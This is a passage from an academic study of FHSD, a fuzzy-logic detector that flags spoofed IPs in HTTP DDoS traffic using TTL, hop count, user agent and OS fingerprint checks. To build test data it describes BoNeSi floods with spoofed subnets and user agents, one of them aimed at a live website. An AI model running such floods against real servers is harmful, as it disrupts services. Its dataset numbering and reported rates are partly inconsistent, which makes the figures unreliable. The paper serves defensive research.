IF (IP http requests count == Low) AND (IP http empty requests count == Medium)
THEN "IP RISK" == Medium

Rule 2:
IF (IP User Agent variation count == Medium) AND (IP TTL variation count == High)
THEN "IP RISK" == High

The result of the two rules is passed to LoM (Largest of Maximum) operator that will report the crisp number of the output, using also triangular membership function. The crisp number of the output can be used with other systems that are developed in order to compare the results and have a more clear output of IP Risk. In this system if the LoM is in the High area the output is marked as High. After that, the output result of IP Risk is weighted with the TTL binary variable, which takes two values; 0 if it is OK according to Hop Count and 1 if not. All this combination produces the final IP Risk. If the TTL is equal to 1 then this is also High, so in combination with the High from the LoM it will report the system as High in the final IP Risk.

The empirical fuzzy rules used in our model are shown in Tables 4.3-4.5 while Figure 4.4 depicts a detailed representation of the fuzzy rules procedure.

IP http request/ IP http empty request	Low	Medium	High
Low	Low	Medium	High
Medium	Low	Medium	High
High	Low	Medium	High

Table 4.3 – Group 1 Empirical Fuzzy If-Then Rules

IP User Agent variation count/ IP TTL variation count	Low	Medium	High
Low	Low	Medium	High
Medium	Medium	Medium	High
High	High	High	High

Table 4.4 – Group 2 Empirical Fuzzy If-Then Rules

IP LoM Result/IP TTL Status	Low	Medium	High
0	Low	Low	Medium
1	Medium	High	High

Table 4.5 – Final Result Fuzzy If-Then Rules




Figure 4.4: Fuzzy with empirical rules method used

4.4 A prototype implementation of FHSD and Experimental design

Based on the conceptual model presented in section 3, this chapter proceeds to present a prototype implementation of FHSD and the experimental design that was used to investigate its detection efficiency. The prototype implementation uses binary files for storing our data instead of a database. This was in the interest of time, and simplicity. Extending FHSD to use a database would be feasible, as it can be easily converted to do so. That would speed up the result process even further, although the results process is already fast enough; under 5 seconds in i5, 8GB machine for 10000 packets. Therefore, using binary files was deemed suitable for a proof of concept tool.

The FHSD prototype prepossesses tcpdump capture files with tshark and it exports values IP Source, Source MAC Address, TTL, User Agent and Request method in csv format. Consequently, the collected Web Traffic for the 10000 IPs, which correspond to approximately 1 or 2 second of traffic, is passed from p0f v3.0 to identify the OS per IP. The result of p0f is passed to FHSD along with traceroute data, pre-processed GeoIP data and the tshark file. As Figure 2 shows, MAC Address and IP pairing are initially checked against the list of local MAC addresses and then data are sorted per IP and each IP is checked against p0f exported file and User Agent. If the two values are equal the p0f flag is set to 0. Otherwise the p0f flag gets the value of 1 until the IP is changed. Next the comparison continues through the TTL using the User Agent string to setup the initial TTL of Operating System and Table 4.1. After the initial TTL is set, the program checks for IP Hops in the traceroute and GeoIP file. If it finds the hops for the particular IP, it uses this value to find the difference between initial TTL and Hop Count. If the result is incomplete, it uses the class C subnet address to find the difference with ± 2 boundaries. This value is compared with the TTL value from the Network TCP stream, and if different, it counts the number of times the TTL changes. Similarly, FHSD also counts User Agent changes and User Requests (POST, GET). Then the results are passed to a fuzzy ruleset, using Mamdani Method (Figure 3) and it outputs the IP Risk Score.

As part of the experimental evaluation, FHSD is tested against normal and illegitimate web traffic. The DDoS tool BoNeSi (BoNeSi, 2008) was used, which is a network traffic generator for different protocol types. It has the ability using various parameters, to control the attributes of the created packets and connections as, for example, send rate, payload size or even all attributes can be randomized. Also in HTTP mode Attack, it behaves as a real Botnet. This is also the reason that BoNeSi is chosen, as it can emulate real bot behaviour. BoNeSi was used as an alternative, as a way to overcome the practical difficulty and ethical problems of obtaining or renting real bot software.

BoNeSi HTTP Request Attack was used against an Apache 2.2.20 Web Server, which hosts PHP dynamic web pages. In order to make the HTTP requests more realistic, 45 /24 IP subnet ranges (listed in Table 4.6) and 10 different User Agents (listed in Table 4.7) were used. BoNeSi then produced spoof IPs within the IP range of each subnet. For example, the first IP subnet triggered BoNeSi to start sending requests from random IPs within the range of 1.2.3.1 - 1.2.3.254. So the total number of distinct Spoof IPs that could reach the Web Server would be 11385 (the product of 45 subnets by 253 IPs per subnet). Also, the TTL values and Source Ports of the attack IPs were generated randomly, in an attempt to make the spoof data more realistic. As for the selected sample of User Agent strings that are shown in Table 4.7, it was obtained from UserAgentStrings.com. Although the word "Mozilla" appears in all entries, these actually represent a wide selection of browsers, such as Internet Explorer, Opera, Safari, Chrome, not just Mozilla browsers. According to UserAgentStrings.com, all browsers include the string "Mozilla" in their User Agent String.

A pseudocode of the implementation is shown below:

```
   P = SortPacketsPerIP();
FOR each packet in P
      IP = GetIPfromPacket(P);
      OP = CheckOperatingSystem(P);
      Browser = CheckBrowser(P);
      UserAgentCount = CountUserAgentChanges(P);
      TTL = CheckTTL(IP);
      If  (TTL found in database)
            TTLVALUE=TTL
      Else
      TTLVALUE=GEOIP_LOOKUP_WITH_SUBNET_CHECK(IP);
            IF (TTLVALUE found)
            AddtoDatabase(IP);
            Return TTLVALUE;
            Else
            Mark As Unknown;
                  Traceroute(IP) in the background
                AddtoDatabase(IP);
            END IF
      END IF
      CountPG  = Count Post and Get Requests(P);
      CountTTLVar = Count_TTL_Changes(P);
END FOR
FinalResult_Per_IP = Summarize_All_Values();
```

The experiments considered four datasets: one dataset with only legitimate users' traffic; the DARPA LLDOS Inside 1.0 dataset; and two datasets with legitimate users traffic along with BoNeSi spoof DDoS attack traffic. The first dataset was legitimate users traffic and was exported from a busy Job Seeking website used also in Shiaeles et al. (2012) It contained 30,000 network packets over a period of 4 minutes and 157 unique IP addresses. The second dataset was an attack dataset and was exported using a virtual machine as web server and another one as attacker with BoNeSi. The two machines resided on the same host and the web server machine could be accessed from the Internet. The dataset contained 180000 network packets over a period of 3 minutes, and it involved 15 legitimate IPs and 2546 Spoof IPs. BoNeSi generated around 115000 amount of HTTP traffic and was configured to spoof packets from Table 4.6 IPs subnet using the max-bot flag.

The third dataset was also an attack dataset and was exported from the Job Seeking website used in Shiaeles et al. (2012). The dataset contained 1,600,000 network packets over a period of 4 minutes. During the capture of legitimate users sessions on this website, a DDoS attack was launched from two different locations using BoNeSi. BoNeSi was configured to use a list of Spoof IP Addresses, which is shown in Table 4.6. The max-bot flag was not used in BoNeSi, in this dataset. For User Agents Table 4.7 was used. BoNeSi generated around 1,550,000 packets of attacking traffic involving 170 distinct Source IPs, where the 45 were the attack IPs of Table 4.6.

The last and forth dataset was DARPA LLDOS Inside 1.0 dataset Inside (MIT, 2000). This dataset contained 649787 packets over a period of 3h 14min. The http sessions in this dataset are limited.

Spoofed IPs file that BoNesi get the subnet of each IP		
0.1.125.174	**0.1.91.98**	**0.10.138.194**
0.10.180.83	**0.100.194.86**	**0.100.4.147**
0.101.118.61	**0.101.253.178**	**0.101.79.119**
76.92.199.150	**76.93.12.254**	**76.94.211.44**
76.94.27.31	**76.94.67.128**	**76.96.122.8**
76.98.67.241	**76.99.14.245**	**77.10.210.127**
77.101.139.127	**77.101.185.177**	**77.103.220.1**
77.104.169.154	**77.105.240.217**	**77.106.168.16**
77.177.67.106	**77.178.90.218**	**77.26.237.147**
77.26.242.166	**77.27.51.26**	**77.29.51.117**
77.29.96.223	**99.95.56.17**	**100.12.130.16**
100.212.131.16	**100.212.132.16**	**100.212.133.16**
100.212.134.16	**100.212.135.16**	**100.212.136.16**
100.212.137.16	**100.212.138.16**	**100.212.139.16**
100.212.140.16	**100.212.141.16**	**100.212.142.16**

Table 4.6 – BoNeSi spoofed IP list used

User Agents file
Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0)
Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; Trident/6.0)
Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; Trident/5.0)
Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; Trident/4.0; InfoPath.2; SV1; .NET CLR 2.0.50727; WOW64)
Mozilla/5.0 (compatible; MSIE 10.0; Macintosh; Intel Mac OS X 10_7_3; Trident/6.0)
Mozilla/4.0 (compatible; MSIE 10.0; Windows NT 6.1; Trident/5.0)
Mozilla/1.22 (compatible; MSIE 10.0; Windows 3.1)
Mozilla/5.0 (Windows; U; MSIE 9.0; Windows NT 9.0; en-US)
Mozilla/5.0 (Windows; U; MSIE 9.0; Windows NT 9.0; en-US)

Table 4.7 - BoNeSi User Agents list used

4.5 Results

First the DARPA LLDOS 1.0 Inside data set (MIT, 2000) was used. According to DARPA LLDOS 1.0 scenario an attacker compromises three machines inside the local network. These hosts are *mil* with IP 172.16.115.20, *pascal* with IP 172.16.112.50 and *locke* with IP 172.16.112.10. Using all three compromised hosts and spoof IPs, the attacker attacks victim IP 131.84.1.31 for 5 seconds. Our program identifies this attack in the first stage, using MAC Address Pairing, so the second stage was not needed. Also the second stage was not possible to be used in DARPA because it does not contain Web Traffic. Specifically, User Agents are missing from many IPs.

The second test was done using the dataset from the two virtual machines on the same host. According to this scenario the attacker machine had BoNeSi installed in order to spoof IPs and attack the second's machine web server. Also in this experiment the spoofing IPs were identified from the MAC address that was changing.

Next, the third and fourth datasets, that were more realistic and that could happen in live situations, were tested. The third dataset dealt with attacking a Job Seeking website (also used in Shiaeles et al., 2012) from two geographically different locations using BoNeSi with spoofed IPs. Our method successfully found all the spoof IPs in the second stage because the first stage of MAC filter cannot be used in Internet traffic.




Figure 4.5: Attack Data packets per time

Finally, the fourth dataset was legitimate data from the Job Seeking website as well. In this scenario the success rate was 99,99%. Some minor misclassifications appeared, as values set as Medium while they should have been set as Low. There were no IP's classified in the High state, which is a reasonable expectation given that the dataset was legitimate user data.

Figure 4.5 shows the number of attack packet arriving over time, whereas Figure 4.6 depicts the number of normal packet arriving over time. Both figures show a different pattern for normal vs. attacking traffic. Specifically, the volume of distinct attacking IPs is much higher, than normal IPs.





Figure 4.6: Normal Data Packets per time

Figure 4.7 depicts a screenshot of the prototype, showing the outcome of the IP Risk classification, using the first and second stages.



Result - Spoof IPv4:

First Defense MAC:

No	Spoof IP
1	109.178.233.167
2	109.242.222.165
3	111.73.46.38
4	130.43.54.163
5	130.43.94.253
6	130.83.167.153
7	136.173.162.144
8	141.237.101.126
9	141.237.53.30
10	147.52.245.13
11	155.207.180.181
12	155.207.80.13

Second Defense TTL (using user-agent and OP):

TTL NOT OK	Total Score
1	LOW
0	LOW
0	LOW
98	LOW
0	LOW
24	LOW
4	LOW
0	LOW
104	LOW
0	LOW
0	LOW

Figure 4.7: Program Results

4.6 Discussion

The DARPA DDoS dataset is based upon DDoS attacks from compromised hosts in the Local LAN. Also the attack is not specific for Web Server so there was not much information about the User Agent and some other features that are needed for our method to find the offensive IPs in the second stage of check. Moreover, the IP and MAC pairing is changing during the DDoS attack using the spoof IPs and having this information in the dataset makes it easier to find spoof IPs. In a real DDoS attack against a Web Server, the MAC address of the attacker would not be available at the victim side. In the victim site only the MAC address of the router is visible that forwards the packets. As a result, the DARPA DDoS dataset was not considered appropriate to export correct results for the proposed method. What is more, the second dataset allowed us to successfully identify the spoofed IPs with two ways: First with the MAC- IP pair changes and secondly using the Hop counting, TTL and User Agent filtering method. The third dataset was a real DDoS scenario. The aim was to collect data and analyze them to see if the proposed method was effective. Using a Hop counting table for some of the spoofing IPs, not all of them, geographical locations and OS fingerprinting techniques used by p0f in comparison with User Agent, the proposed method showed encouraging results by identifying 99,99% of spoof IPs. Similar results were produced in the fourth dataset that was live data capture using tcpdump from the Job Seeking website. This particular dataset did not have attack IPs and our method corresponded correctly to this scenario but with a few false positives in the state of Medium score. The reason of this false positive was the use of proxy server in the settings of the user browser that visited our web site; the initial TTL was 64 which is the initial value of a Linux Operating System but the User Agent reported Windows

Operating System which has initial TTL 128. Thus the system reports it as anomaly, which is correct.

FHSD provides improved results, in comparison to HCF and other approaches. The additional metrics, such as HTTP Request method, User Agent and IP TTL value change, proved to be particularly valuable in accurate classifications, without introducing significant overhead. This is evident by the reasonable system performance. A major factor contributing towards a robust solution was the optimization of hop count queries by introducing the GeoIP and subnet TTL. By reducing the need for repeated traceroute requests, the number of traceroute queries was 45 out of 2000, which is approximately a 97% reduction in comparison to HCF, which is a significant improvement of network usage.




Figure 4.8: FHSD and HCF comparison based on Detection Rate and False Positive Rate

Figure 4.8 shows a comparison between FHSD and HCF, based on Detection Rate and False Positive Rate. The detection rate for spoof IPs in FHSD is 100% even though some false positive IPs are detected in the rate of 2%. The cpu usage was between 37 – 52%. According to Jin et. al. (2003), the corresponding figures for HCF are 90% detection rate and 8% false positive rate. It should be noted that the results from Jin et. al. (2003) are based on a different dataset, therefore, it is not possible to perform a direct comparison of the two methods. Similarly, other alternative methods to HCF base their findings on private datasets, making a direct comparison to FHSD impossible. Wu, Z. and Chen, Z. (2006) show the most promising results with their Three-layer approach using SYN Proxy, reporting 98.93% detection rate. No performance data were published though in their work.




Figure 4.9: Computational time per number of packets


In terms of performance, Figure 4.9 shows the computational time based on the number of packets our developed system had to process at a time. Based on these results, it was decided to use the optimal threshold of 10,000 packets or 2 seconds. It should be noted that the FHSD prototype is using csv files to calculate spoof IPs and the test was performed on a Intel Quad Core Machine with 8 GB RAM and 1TB 7200-rpm Hard Disk. It is not known how these results would vary if the implementation was done using database or if dedicated hardware like GPU or FPGA was used.

4.7 Limitations

The proposed method uses Hop counting, geographical location, User AgentAgent and passive OS fingerprinting. This means that a database with correct TTL values from most IPs of the internet should be maintained with country and city. Because the subnet and geographical location of the IP were used, this shrinks the area of IPs a little. But for better results a good database with IP hops should be maintained. Additionally, the passive OS fingerprinting and User Agent database should be updated with new Operating System signatures and the User Agent new browsers respectively. All these data can be updated daily or when needed by a new proposed method or even use already proposed methods like SYN Proxy (Zhang F. et al., 2007).

In the current developed application the data are stored in files instead of database. Our intent was to test the efficiency of our proposed method and not its speed, even though the file parsing techniques that have been used made the results appeared in seconds. To test our scenarios some IP using traceroute and

GeoIP had to be pre-processed and stored in a file. An example of the process file is shown in Figure 4.8. As seen in Figure 4.8, in some cases the traceroute did not lead to the end IP (see column COMPLETED). In these cases the system checks the subnet and if the IP is in the same subnet with another that is completed it takes this value in the field (CLOSES_TTL); if not, then, it checks the GeoIP using County and City and if it finds the IP that the traceroute completed and is in the same Country and City it takes the higher value. In a different case, it takes the value of the LAST_HOP_ENDED which is the last reply from the traceroute. This could be avoided if a good database is kept with correct values from the subnets for more accuracy and not giving false positives.



IP_OF_COUNTRY	IP_SUBNET	IP_COUNTRY_NAME	IP_CITY_NAME	HOPS	COMPLETED	LAST_HOP_ENDED	CLOSES_TTL
0.1.125.174	0.1.125.0	UNKNOWN	UNKNOWN	30	NO	29	29
0.101.79.119	0.101.79.0	UNKNOWN	UNKNOWN	30	NO	29	29
76.92.199.150	76.92.199.0	UNITED STATES	KANSAS	30	NO	16	16
76.93.12.254	76.93.12.0	UNITED STATES	CALIFORNIA	30	NO	19	20
76.94.211.44	76.94.211.0	UNITED STATES	CALIFORNIA	30	NO	19	20
76.94.27.31	76.94.27.0	UNITED STATES	CALIFORNIA	30	NO	27	20
76.94.67.128	76.94.67.0	UNITED STATES	CALIFORNIA	20	YES	20	20
76.96.122.8	76.96.122.0	UNITED STATES	CONNECTICUT	30	NO	15	15
76.98.67.241	76.98.67.0	UNITED STATES	NEW JERSEY	30	NO	15	15
76.99.14.245	76.99.14.0	UNITED STATES	PENNSYLVANIA	30	NO	20	20
77.10.210.127	77.10.210.0	GERMANY	BREMEN	16	YES	16	16
77.101.139.127	77.101.139.0	UNITED KINGDOM	ENGLAND	30	NO	13	16
77.101.185.177	77.101.185.0	UNITED KINGDOM	ENGLAND	14	YES	14	14
77.103.220.1	77.103.220.0	UNITED KINGDOM	ENGLAND	16	YES	16	16
77.104.169.154	77.104.169.0	ROMANIA	BUCURESTI	30	NO	13	13
77.105.240.217	77.105.240.0	SWEDEN	KRONOBERGS LAN	30	NO	19	19

Figure 4.10: Traceroute preprocess file

4.8 Conclusion

The method proposed in this chapter achieved two main goals, as confirmed by the empirical results. First, the detection rate was substantially high in the region of 100%. This was due to the use of a number of parameters such as HTTP Request method, User Agent and IP TTL value change. It should be noted that application level parameters together with the IP ones allowed effective correlation and significantly reduced the surrounding uncertainty of a network event, promoting correct classification of attacks.

